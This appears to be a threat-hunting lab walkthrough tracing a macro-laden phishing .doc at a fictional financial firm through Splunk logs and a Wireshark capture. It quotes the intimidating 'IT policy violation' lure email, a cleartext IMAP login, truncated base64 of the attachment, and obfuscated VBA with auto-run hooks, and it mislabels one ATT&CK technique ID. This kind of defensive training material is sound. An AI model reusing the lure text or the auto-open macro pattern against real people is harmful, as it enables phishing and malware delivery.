Image: C:\Program Files\Microsoft Office\Root\Office16\WINWORD.EXE

TargetObject: HKU\S-1-5-21-2370586174-1517003462-1142029260-

1129\SOFTWARE\Microsoft\Office\16.0\Word\Security\TrustedDocuments\TrustRecords%USERPROFILE%\Downloads/MagnumTempus-Policy-Violation-matt.tristique@magnumtempusfinancial.com.doc

Details: Binary Data

User: MAGNUMTEMPUS|matt.tristique

Based on the above we can see that a file was indeed executed according to the "Trusted Documents\TrustRecords" we saw in the SANS example of macro activity. This is a step in the right direction.

There were other users with similar activity, let's take a look:

TargetObject: HKU\S-1-5-21-2370586174-1517003462-1142029260-1128\SOFTWARE\Microsoft\Office\16.0\Word\Security\Trusted Documents\TrustRecords%USERPROFILE%/Desktop/MagnumTempus-Policy-Violation-karen.metuens@magnumtempusfinancial.com.doc
TargetObject: HKU\S-1-5-21-2370586174-1517003462-1142029260-1126\SOFTWARE\Microsoft\Office\16.0\Word\Security\Trusted Documents\TrustRecords%USERPROFILE%/Desktop/MagnumTempus-Policy-Violation-amanda.nuensis@magnumtempusfinancial.com.doc

All of the filetypes appear to be .doc and the filenames appear to be extremely formulaic and similar:

[MagnumTempus-Policy-Violation-karen.metuens3@magnumtempusfinancial.com.doc](#)

This is an interesting filename because it appears to include an email in the filename, which is NOT normal and could be a sign of a malicious file.

If we look at the bottom of the first entry, we see a workstation name (agent.hostname):

```
ProcessId: 972
Image: C:\Program Files\Microsoft Office\Root\Offi
TargetObject: HKU\S-1-5-21-2370586174-1517003462-1
matt.tristique@magnumtempusfinancial.com.doc
Details: Binary Data
User: MAGNUMTEMPOS\matt.tristique
process: { [+]
}
registry: { [+]
}
tags: [ [+]
]
winlog: { [+]
}
}
Show as raw text
agent.hostname = wkst03 | host = 127.0.0.1:8088 | so
```

Let's see if Splunk can show us more data. On the left side of the page, go to the "SELECTED FIELDS" section, then click on "agent.hostname":

The screenshot shows the Splunk search interface. On the left, under 'SELECTED FIELDS', 'agent.hostname' is listed with a value of 3. In the center, a modal window for 'agent.hostname' is open, showing '3 Values, 100% of events'. It has tabs for 'Reports' (Top values, Top values by time, Rare values) and 'Events with this field'. Below is a table:

Values	Count	%
wkst02	18	56.25%
wkst01	12	37.5%
wkst03	2	6.25%

Matt's hostname appears to be wkst03 - not many hits. wkst01 and wkst02 have a significantly higher number of entries, and this could signify additional activity.

Can we find the source of the files?

Let's try to see what we can find with this filename in the logs. We have to create a new query:

```
index IN (zeek,sysmon) (MagnumTempus-Policy-Violation-)
```

When we run the query, we see additional users were targeted:

New Search

Save As ▾ Create

1 index IN (zeek,sysmon) [MagnumTempus-Policy-Violation-)

from Feb 11 through F

✓ 40 events (2/11/22 12:00:00.000 AM to 2/14/22 12:00:00.000 AM) No Event Sampling ▾ Job ▾ II ⌂ ⌃ ⌄ ⌅ ⌆ ⌇ ⌈ ⌉ ⌋ ⌊ ⌊ ⌋ ⌁ ⌂ ⌃ ⌄ ⌅ ⌆ ⌇ ⌈ ⌉ ⌋ ⌊ ⌊ ⌋ ⌁

Events (40) Patterns Statistics Visualization

Format Timeline ▾ - Zoom Out + Zoom to Selection × Deselect

List ▾ Format 20 Per Page ▾ ⌂ ⌃ ⌄ ⌅ ⌆ ⌇ ⌈ ⌉ ⌋ ⌊ ⌊ ⌋ ⌁

< Prev

◀ Hide Fields ▶ All Fields

Selected Fields	Time	Event
a agent.hostname 3 a host 2 a md5 1 a source 3 a sourcetype 2 # winlog.event_id 4	> 2/12/22 10:00:00.000 PM	... 107 lines omitted ... {"ts":1644700206.212198,"fuid":"Fosez53RV3JVdz5yZ3","tx_hosts":["172.16.21.100"],"rx_hosts":["172.16.50.110"],"conn_uids":["RACT","DATA_EVENT","MD5"],"mime_type":"application/msword","filename":"MagnumTempus-Policy-Violation-karen.metuens@magnumtempus.com","is_orig":true,"seen_bytes":28614,"missing_bytes":5792,"overflow_bytes":0,"timedout":false,"extracted":"SMTP-Fosez53RV3JvD... ... 1 line omitted ... {"ts":1644700206.238263,"fuid":"FOyEJT1obMBiAVgYE7","tx_hosts":["172.16.21.100"],"rx_hosts":["172.16.50.110"],"conn_uids":["RACT","DATA_EVENT","MD5"],"mime_type":"application/msword","filename":"MagnumTempus-Policy-Violation-amanda.nuensis@magnumtempus.com","is_orig":true,"seen_bytes":3192,"missing_bytes":4344,"overflow_bytes":0,"timedout":false,"extracted":"SMTP-FOyEJT1obMBia... ... 1 line omitted ... {"ts":1644700206.284266,"fuid":"FPpiKs2j1xF9eXebtR","tx_hosts":["172.16.21.100"],"rx_hosts":["172.16.50.110"],"conn_uids":["RACT","DATA_EVENT","MD5"],"mime_type":"application/msword","filename":"MagnumTempus-Policy-Violation-domi.nusvir@magnumtempus.com","is_orig":true,"seen_bytes":13794,"missing_bytes":1448,"overflow_bytes":0,"timedout":false,"extracted":"SMTP-FPpiKs2j1xF9eXebtR... ... 1 line omitted ... {"ts":1644700206.300478,"fuid":"FdBCCm1N0Mq6MX1DTg","tx_hosts":["172.16.21.100"],"rx_hosts":["172.16.50.110"],"conn_uids":["TRACT","DATA_EVENT","MD5"],"mime_type":"application/msword","filename":"MagnumTempus-Policy-Violation-celiste.pecunia@magnumtempus.com","is_orig":true,"seen_bytes":9576,"missing_bytes":4344,"overflow_bytes":0,"timedout":false,"extracted":"SMTP-FdBCCm1N0Mq6MX1DTg... ... 62 lines omitted ... {"ts":1644700500.426899,"fuid":"FDPqXGG7RiWTaJ5gl","tx_hosts":["172.16.50.132"],"rx_hosts":["172.16.50.110"],"conn_uids":["CATA_EVENT","SHA1","MD5"],"mime_type":"application/msword","filename":"attachment; filename=@\"MagnumTempus-Policy-Violation.tion\":0.011816024780273438,local_orig":true,"is_orig":true,"seen_bytes":30240,"missing_bytes":2920,"overflow_bytes":0,"timedout":false} Show all 257 lines

We also see where the file was downloaded from for one user, Matt Tristique:

i	Time	Event
>	2/12/22 9:11:43.000 PM	{ [-] @timestamp: 2022-02-12T21:11:41.529Z @version: 1 agent: { [+] } ecs: { [+] } event: { [+] } file: { [+] } hash: { [+] } host: { [+] } log: { [+] } message: File stream created: RuleName: technique_id=T1089,technique_name=Drive-by Compromise UtcTime: 2022-02-12 21:11:41.529 ProcessGuid: {0522759F-02B6-6208-A600-000000001002} ProcessId: 5616 Image: C:\Program Files\Mozilla Thunderbird\thunderbird.exe TargetFilename: C:\Users\matt.tristique\Downloads\MagnumTempus-Policy-Violation-matt.tristique@magnumtempusfinancial.com.doc:Zone.Identifier CreationUtcTime: 2022-02-12 21:11:40.731

File stream created:

RuleName: technique_id=T1089,technique_name=Drive-by Compromise
UtcTime: 2022-02-12 21:11:41.529
ProcessGuid: {0522759F-02B6-6208-A600-000000001002}
ProcessId: 5616
Image: C:\Program Files\Mozilla Thunderbird\thunderbird.exe
TargetFilename: C:\Users\matt.tristique\Downloads\MagnumTempus-Policy-Violation-matt.tristique@magnumtempusfinancial.com.doc:Zone.Identifier
CreationUtcTime: 2022-02-12 21:11:40.731
Hash:
SHA1=AE356A67D337AFA5933E3E679E84854DEEACE048,MD5=DCE5191790621B5E424478CA69C47F55,SHA256=86A3E687627
20ABE870D1396794850220935115D3CCC8BB134FFA521244E3EF8,IMPHASH=00
Contents: [ZoneTransfer] Zonelid=3 HostUrl=about:internet
User: MAGNUMTEMPUS|matt.tristique

This entry is very intriguing:

RuleName: technique_id=T1089,technique_name=Drive-by Compromise

It appears that this file was detected as a *Drive-by Compromise*. This is not good. We might be able to surmise this is a malicious document based on this.

Who else downloaded the document?

Let's see if any other users downloaded this file with ThunderBird:

```
index IN (zeek,sysmon) (MagnumTempus-Policy-Violation-) (thunderbird.exe)
```

New Search

Save As ▾ Create Table View Close

1 index IN (zeek,sysmon) (MagnumTempus-Policy-Violation-) thunderbird.exe

from Feb 11 through Feb 13, 2022 ▾

12 events 2/11/22 12:00:00.000 AM to 2/14/22 12:00:00.000 AM No Event Sampling ▾ Job ▾ Verbose Mode ▾

Events (12) Patterns Statistics Visualization

Format Timeline ▾ + Zoom to Selection 1 hour per column

List ▾ 20 Per Page ▾

< Hide Fields	All Fields	i Time	Event
SELECTED FIELDS		> 2/12/22 9:11:43.000 PM	<pre>{ [-] @timestamp: 2022-02-12T21:11:41.529Z @version: 1 agent: { [+] } ecs: { [+] } event: { [+] } file: { [+] } hash: { [+] } host: { [+] } log: { [+] } message: File stream created: RuleName: technique_id=T1089,technique_name=Drive-by Compromise UtcTime: 2022-02-12 21:11:41.529 ProcessGuid: {0522759F-02B6-6208-A600-000000001002} ProcessId: 5616 Image: C:\Program Files\Mozilla Thunderbird\thunderbird.exe TargetFilename: C:\Users\matt.tristique\Downloads\MagnumTempus-Policy-Violation-matt.tristique@magnumtempusfinancial.com.doc:Zone.Identifier CreationUtcTime: 2022-02-12 21:11:40.731 }</pre>
INTERESTING FIELDS			
a @timestamp 11			
# @version 1			
a agent.ephemeral_id 4			
a agent.id 3			
a agent.name 3			
a agent.type 1			
a agent.version 1			
# date_hour 1			
# date_mday 1			
# date_minute 1			
a date_month 1			
# date_second 3			
a date_wday 1			
# date_year 1			
a date_zone 1			
a ecs.version 1			
a event.action 2			

From our search, it appears both Amanda and Karen downloaded the file via ThunderBird.

Interestingly enough, neither Amanda's nor Karen's entries signify that the file was detected as a *Drive-by Compromise*:

File created:
 RuleName: -
 UtcTime: 2022-02-12 21:11:24.552
 ProcessGuid: {29C462BB-0EC0-6208-D000-000000001202}
 ProcessId: 3184
 Image: C:\Program Files\Mozilla Thunderbird\thunderbird.exe
 TargetFilename: C:\Users\amanda.nuensis\Desktop\MagnumTempus-Policy-Violation-amanda.nuensis@magnumtempusfinancial.com.doc
 CreationUtcTime: 2022-02-12 21:11:24.552
 User: MAGNUMTEMPUS\amanda.nuensis

File created:
 RuleName: -
 UtcTime: 2022-02-11 04:51:45.698
 ProcessGuid: {444CBE19-EAF9-6205-E600-000000001302}
 ProcessId: 5552
 Image: C:\Program Files\Mozilla Thunderbird\thunderbird.exe
 TargetFilename: C:\Users\karen.metuens\Desktop\MagnumTempus-Policy-Violation-karen.metuens@magnumtempusfinancial.com.doc
 CreationUtcTime: 2022-02-11 04:51:45.572
 User: MAGNUMTEMPUS\karen.metuens

What does this mean?

Unfortunately, at least three of Magnum Tempus employees downloaded (and based on what we know about the registry changes involving "Trust Records" - successfully ran the malicious code) a malicious document laden with VBA Macro documents. At this point, it might be worth it to investigate further what has happened as a result of detonation of the intial malicious payload.

Are we done?

In theory, at this point we are done as we have fulfilled the initial hypothesis of determining that a user downloaded and executed the VBA Macro. While we have not necessarily confirmed that the macro code is indeed malicious, we would need to take additional steps to do this.

Can we find the initial email that contained the malicious document - and possibly the document itself and inspect the code?

Yes! However, we will need to use another tool, Wireshark in order to extract information from the captured network traffic (PCAP File).

Threat Hunting and Investigation with Wireshark

What is WireShark?

WireShark is a specialized tool for analyzing network data. We can review data flowing through the network in real-time, however in this specific case we will be reviewing a point-in-time capture of Magnum Tempus network traffic.

Locating the offending email in Wireshark

Since we know what the filename, based on our searches above:

```
RuleName: technique_id=T1089,technique_name=Drive-by Compromise
UtcTime: 2022-02-12 21:11:41.529
ProcessGuid: {0522759F-02B6-6208-A600-000000001002}
ProcessId: 5616
Image: C:\Program Files\Mozilla Thunderbird\thunderbird.exe
TargetFilename: C:\Users\matt.tristique\Downloads\MagnumTempus-Policy-Violation-matt.tristique@magnumtempusfinancial.com.doc Zone.Identifier
CreationUtcTime: 2022-02-12 21:11:40.731
```

Let's look at the filename:

[MagnumTempus-Policy-Violation-karen.metuens@magnumtempusfinancial.com.doc](#)

Since MagnumTempus is something that we might expect to see in other documents, let's disregard this for the moment. The term "Policy-Violation" stands out as something that might be unique in an organization. Taking this mindset, let's use the following for our further search:

Policy-Violation-

Now let's check to see if we can find this in Wireshark:

Press control and F to bring up the search tool.

Change the first dropdown to "Packet Details" (1).

In the third dropdown change to "String" (2)

In the text box, type the following (3):

Policy-Violation-

The screenshot shows the Wireshark interface with a search filter applied. The search bar at the top has three dropdowns: 'Packet details' (1), 'String' (2), and 'Case sensitive' (3). The string 'Policy-Violation-' is typed into the 'String' field. Below the search bar is a table of network packets. The first four rows are highlighted in blue, indicating they contain the search term. The columns are labeled: No., Time, Source, Destination, Protocol, Length, and Info. The 'Info' column shows detailed TCP segments and their sequence numbers.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.16.50.101	172.16.21.100	TLSv1...	117	Application Data
2	0.040445	172.16.50.100	172.16.21.100	TLSv1...	117	Application Data
3	0.081925	172.16.21.100	172.16.50.101	TCP	66	53676 → 3389 [ACK] Seq=1 Ack=52
4	0.088192	172.16.21.100	172.16.50.100	TCP	66	52104 → 3389 [ACK] Seq=1 Ack=52

Press "Find":


The screenshot shows the results of the search in the packet list. The search term 'Policy-Violation-' is highlighted in red in the 'String' field of the search bar. The first two rows of the packet list are also highlighted in red, indicating they are the results of the search. The columns are labeled: No., Time, Source, Destination, Protocol, Length, and Info. The 'Info' column shows detailed TCP segments and their sequence numbers.

No.	Time	Source	Destination	Protocol	Length	Info
170...	499.479055	172.16.50.110	172.16.50.131	TCP	1514	143 → 49974 [ACK] Seq=56698 Ack=486 Win=2101760 Len=1460 [TCP segment of a reassembled PDU]
170...	499.479055	172.16.50.110	172.16.50.131	TCP	1514	143 → 49974 [ACK] Seq=58158 Ack=486 Win=2101760 Len=1460 [TCP segment of a reassembled PDU]
170...	499.479055	172.16.50.110	172.16.50.131	TCP	1514	143 → 49974 [ACK] Seq=59618 Ack=486 Win=2101760 Len=1460 [TCP segment of a reassembled PDU]
170...	499.479055	172.16.50.110	172.16.50.131	TCP	1514	143 → 49974 [ACK] Seq=61078 Ack=486 Win=2101760 Len=1460 [TCP segment of a reassembled PDU]
170...	499.479084	172.16.50.110	172.16.50.131	TCP	1514	143 → 49974 [ACK] Seq=62538 Ack=486 Win=2101760 Len=1460 [TCP segment of a reassembled PDU]
170...	499.479084	172.16.50.110	172.16.50.131	TCP	1514	143 → 49974 [ACK] Seq=63998 Ack=486 Win=2101760 Len=1460 [TCP segment of a reassembled PDU]
170...	499.479085	172.16.50.110	172.16.50.131	TCP	1514	143 → 49974 [ACK] Seq=65458 Ack=486 Win=2101760 Len=1460 [TCP segment of a reassembled PDU]
170...	499.479085	172.16.50.110	172.16.50.131	TCP	1514	143 → 49974 [PSH, ACK] Seq=66918 Ack=486 Win=2101760 Len=1460 [TCP segment of a reassembled PDU]
170...	499.479085	172.16.50.131	172.16.50.110	TCP	54	49974 → 143 [ACK] Seq=486 Ack=42094 Win=2102272 Len=0
170...	499.479110	172.16.50.110	172.16.50.131	TCP	1514	143 → 49974 [ACK] Seq=68378 Ack=486 Win=2101760 Len=1460 [TCP segment of a reassembled PDU]
170...	499.479122	172.16.50.110	172.16.50.131	TCP	1514	143 → 49974 [ACK] Seq=69838 Ack=486 Win=2101760 Len=1460 [TCP segment of a reassembled PDU]
171...	499.479122	172.16.50.110	172.16.50.131	TCP	1514	143 → 49974 [ACK] Seq=71298 Ack=486 Win=2101760 Len=1460 [TCP segment of a reassembled PDU]
171...	499.479122	172.16.50.110	172.16.50.131	IMAP/...	375	subject: [ACTION REQUIRED] INTERNAL IT POLICY VIOLATION

Let's review what we see here:

1. Subject: [ACTION REQUIRED] INTERNAL IT POLICY VIOLATION
2. From: legal-internal@magnumtempus.financial

Time to dig deeper! Right click on this entry and go to "Follow" then click on "TCP Stream":



A window will pop up with the network stream for this activity:

```
* OK IMAPrev1
66 capability
* CAPABILITY IMAP4 IMAP4rev1 CHILDREN IDLE QUOTA SORT ACL NAMESPACE RIGHTS=texk
66 OK CAPABILITY completed
68 login "celiste.pecunia" "01rSjEj6fPZ8ySF58cAyCbD0"
68 OK LOGIN completed
69 capability
* CAPABILITY IMAP4 IMAP4rev1 CHILDREN IDLE QUOTA SORT ACL NAMESPACE RIGHTS=texk
69 OK CAPABILITY completed
70 namespace
* NAMESPACE (("" ".") NIL ((#Public" "."))
70 OK namespace command complete
71 select "INBOX"
* 2 EXISTS
* 2 RECENT
* FLAGS (\Deleted \Seen \Draft \Answered \Flagged)
* OK [UIDVALIDITY 1643513940] current uidvalidity
* OK [UNSEEN 1] unseen messages
* OK [UIDNEXT 3] next uid
* OK [PERMANENTFLAGS (\Deleted \Seen \Draft \Answered \Flagged)] limited
71 OK [READ-WRITE] SELECT completed
72 myrights "INBOX"
```

The screenshot shows the 'Follow TCP Stream' window with the title 'Wireshark - Follow TCP Stream (tcp.stream eq 452) · killchain01_2022Feb12.1900UTC_Feb13.1900UTC....'. The window displays an IMAP protocol conversation. The client sends commands like 'capability', 'login', 'select', and 'myrights'. The server responds with various OK messages and some error codes. At the bottom, it shows '15 client pkts, 69 server pkts, 28 turns.' The interface includes standard Wireshark controls for filtering, printing, saving, and closing the stream.

Scrolling down further we get to the content of the email itself. What makes this interesting is that perhaps the mail server was not properly configured, because we are able to see in clear-text over the network contents of an email. This has other security implications that we will not discuss here, but is important to note for future investigations.

We can see the content here:

```
Content-Type: text/plain; charset="us-ascii"  
MIME-Version: 1.0  
Content-Transfer-Encoding: 7bit
```

The MagnumTempus Financial CERT and CyberSecurity team have noticed that you are one of the users - "karen.metuens@magnumtempus.financial", "amanda.nuensis@magnumtempus.financial", who have violated the company policy CCG-IV:5-8 on 2/7/2022, 8:48pm - EDT.

As mentioned in the yearly cybersecurity training and your employment agreement with MagnumTempus, the violation of IT policy may terminate your employment.

Please review the attachment which includes the decision made by the MagnumTempus Legal team. Make sure to reply to this email within 72 hours of opening the document.

Thank you,
MagnumTempus Internal Legal Department
(+1)969-555-5984
legal-internal@magnumtempus.financial

The MagnumTempus Financial CERT and CyberSecurity team have noticed that you are one of the users - "karen.metuens@magnumtempus.financial", "amanda.nuensis@magnumtempus.financial", who have violated the company policy CCG-IV:5-8 on 2/7/2022, 8:48pm - EDT.

As mentioned in the yearly cybersecurity training and your employment agreement with MagnumTempus, the violation of IT policy may terminate your employment.

Please review the attachment which includes the decision made by the MagnumTempus Legal team. Make sure to reply to this email within 72 hours of opening the document.

Thank you,
MagnumTempus Internal Legal Department
(+1)969-555-5984
legal-internal@magnumtempus.financial

Scrolling down further, we see there is an attachment:

```
Content-Type: application/octet-stream  
MIME-Version: 1.0  
Content-Transfer-Encoding: base64 ①  
Content-Disposition: attachment; ②  
filename=MagnumTempus-IT-Policy-Violation-celiste.pecunia@magnumtempusfinancial.com.doc
```

0M8R4KGxGuEAAAAAAAAAAAAAPgADAP7/CQAGAAAAAAAAAAAAABAAAAJwAAAAAAAAAA
EAAKQAAAEEAAAD+///AAAAACYAAAD//
pcEAWeAJBAAA8BK/AAAAAAAEEAAAAACAAAAQgAAA4AYmpiapDKkMoAAAAAAAAAAAAAA
AAJBBYALg4AAPKgDFzyoAxcAQAAAAAAAAAAAAAAcAAAAA2FwAAAAADYXAAAAAAANhcAACQA
AAAAAAAD//w8AAAAAAAD//w8AAAAAAAAAAAAAD/w8AAAAAAAAAAAAAAALcAAAAADIHAAAAAAAmgcAAKoU
AAAAAAAqhQAAAAAAACqFAAAAAAAKoUAAAAAAAqhQAAABQAAAAAAAP///8AAAAAvhQA
AAAAAAC+FAAAAAAAL4UAAAAAAAvhQAAAwAAADKFAAADAAAAAL4UAAAAAAAAtRcAADABAADWFAAA
AAAAANYUAAAAAAA1hQAAAAAAADWFAAAAAAAANYUAAAAAAAAsRUAAAAAAACxFQAAAAAAALEVAAA
AAAA+RUAAD0BAAA2FwAAAAADYXAAAAAAANhcAAAAAAA2FwAAAAADYXAAAAAAANhcAACQA
AADlGAAAtgIAAJsbAA6AAAWhcAABUAAAAAAAQAAAAAAAQAAAAAAAqhQAAAAAAACxFQAAAAAA
AAAAAAAACxFQAAAAAALEVAaaaaAAAsRUAAAAAAACxFQAAAAAAFoXAAAAAAA
AAAAAAAACqFAAAAAAAKoUAAAAAAA1hQAAAAAAAANYUADbAAAAbxcAABYAAADF
FQAAAAAAAMUVAAAAAAAxRUAAAAAAACxFQAAcGAAKouAAAAAAA1hQAAAAAAACqFAAAAAAAANYU
AAAAAAA+RUAAAAAAAMUVAAAAAAAQAAAAAAAQAAAAAAAQAAAAAAAqhQAAAAAAACxFQAAAAAA
AAAAAMUVAAAAAAAAsRUAAAAAAAD5FQAAAAAAAQAAAAAAAxxRUAAAAAAA
AAAAAAAAMUVAAAAAAAQAAAAAAAQAAAAAAAQAAAAAAAQAAAAAAAQAAAAAAA

A few notes about this screenshot:

1. The attachment is encoded, this one in Base64. Base64 is a common encoding algorythm that can be used to 'encrypt' documents to transmit.
 2. The filename for the attachment matches what we expect to see, based on our findings in our Splunk investigations . This is the Base64 encoded data for the document.

This matches what we saw in our earlier Splunk queries. We might be able to extract the file data from Wireshark to analyze further - an important thing to note from above is that the data is encoded in Base64:

NOTE: The below is a truncated version of the actual payload data for brevity purposes:

We can then take the data we've copied and then use a tool like [CyberChef](#) to convert from Base64 to somewhat human-readable text:


Scrolling down, we can see data inside the converted code that indicates it's a Microsoft Document:

q.. K.. ð.. üý..
öý.. \$P..ä.. yyý.yýý.yýý.yýý.yýý.yýý.yýý.yýý.
!.....x..x.....l
2.....
ÿy.....t.e.s.t..t.e.s.t.....
þý.....à..òù0h.<...+'³Ù0...l.....
À.....Ì.....ø.....ì....ü.....
(.)4..
@.....L.....T.....\.....d.....ä.....test.....
Normal.dotm.....test.....1..... Microsoft Office
d..@...òIk.....@...b<.Y.Ø.@...Ø.Ø.....

Further down the code, we see proof of Visual Basic for Application Macros:

```
...     ..*.C..
.Xðic....!Offic..g0.f..i.c..g¤....!G{2.DF8D04C-.5BFA-101@B-BDE5.gAjA.e4..2.g.ºg.ram File.s
(x86)\@Common. \.Microsoft Shared.\OFFICE1.5\MS0.DL.L#...P 15..0 0b.æ
Li`brary.'.....|....Â..ý..ÂfThisDoc.umentG...Â
T@hi.s.D.@Jc.uAJe.nU@p.Î.2Ú..Â..T.HB.1Â.ý@...B...,Â!D®"B..+B....`NewDMA.>G....N..Yw.M.lc.rÑ.%s...
2.      0 .A4..M sh!.Â.C
.Â.....ThisDocument.T.h.i.s.D.o.c.u.m.e.n
.t...NewMacros.N.e.w.M.a.c.r.o.s.....ID="
{7EF64435-84A1-4A2B-B805-A65682CD1FE6}"
Document=ThisDocument/&H00000000
Module=NewMacros
Name="Project"
HelpContextID="0"
VersionCompatible32="393222000"
CMG="52508D34AC38AC38AC38AC38"
DPB="6D6FB255D671D771D771"
GC="888A576858685897"
```

Then, with the assistance of MOVIE MAGIC (I made that up), we are able to reassemble the malicious document to see there are macros with obfuscation:



The screenshot shows the MOVIE MAGIC interface with the title bar "- NewMacros (Code)". The code editor displays several macro definitions:

- Sub Document_Open()**: A macro with a red circle and the number 1 around it.
- Sub AutoOpen()**: A macro with a red circle and the number 2 around it.
- Function test()**: A macro with a red circle and the number 3 around it.
- Public Function Dwl7cc(ByVal MSFZq As Long, ByVal jMczm As Byte) As Long**: A function definition.
- Dwl7cc = MSFZq**: Assignment statement.
- If jMczm > 0 Then**: Conditional statement.
- If MSFZq > Then**: Another conditional statement.
- Dwl7cc = Int(Dwl7cc / (2 ^ jMczm))**: Calculation statement.
- Else**: Conditional branch.
- If jMczm > 31 Then**: Conditional statement.
- Dwl7cc = 0**: Assignment statement.
- Else**: Conditional branch.
- Dwl7cc = Dwl7cc And &H7FFFFFFF**: Bitwise AND operation.
- Dwl7cc = Int(Dwl7cc / (2 ^ jMczm))**: Calculation statement.
- Dwl7cc = Dwl7cc Or 2 ^ (31 - jMczm)**: Bitwise OR operation.
- End If**: Conditional branch.
- End If**: Conditional branch.

If we look at the Macro above - there are a few important parts that stick out:

- . This is set to automatically run the "test" function/macro on document open.
- . This is also set to automatically run the "test" function.
- . This macro is heavily encoded, perhaps to hide the true intent behind the function?

This is DEFINITELY NOT GOOD

There should be no reason for this level of encoding for a document of this nature.

At this point, it may be a good spot to pass this to the next team to begin their steps.

THREAT HUNTER TEMPLATE

Playbook Title:

Detecting Enterprise Macro Activity from Emails

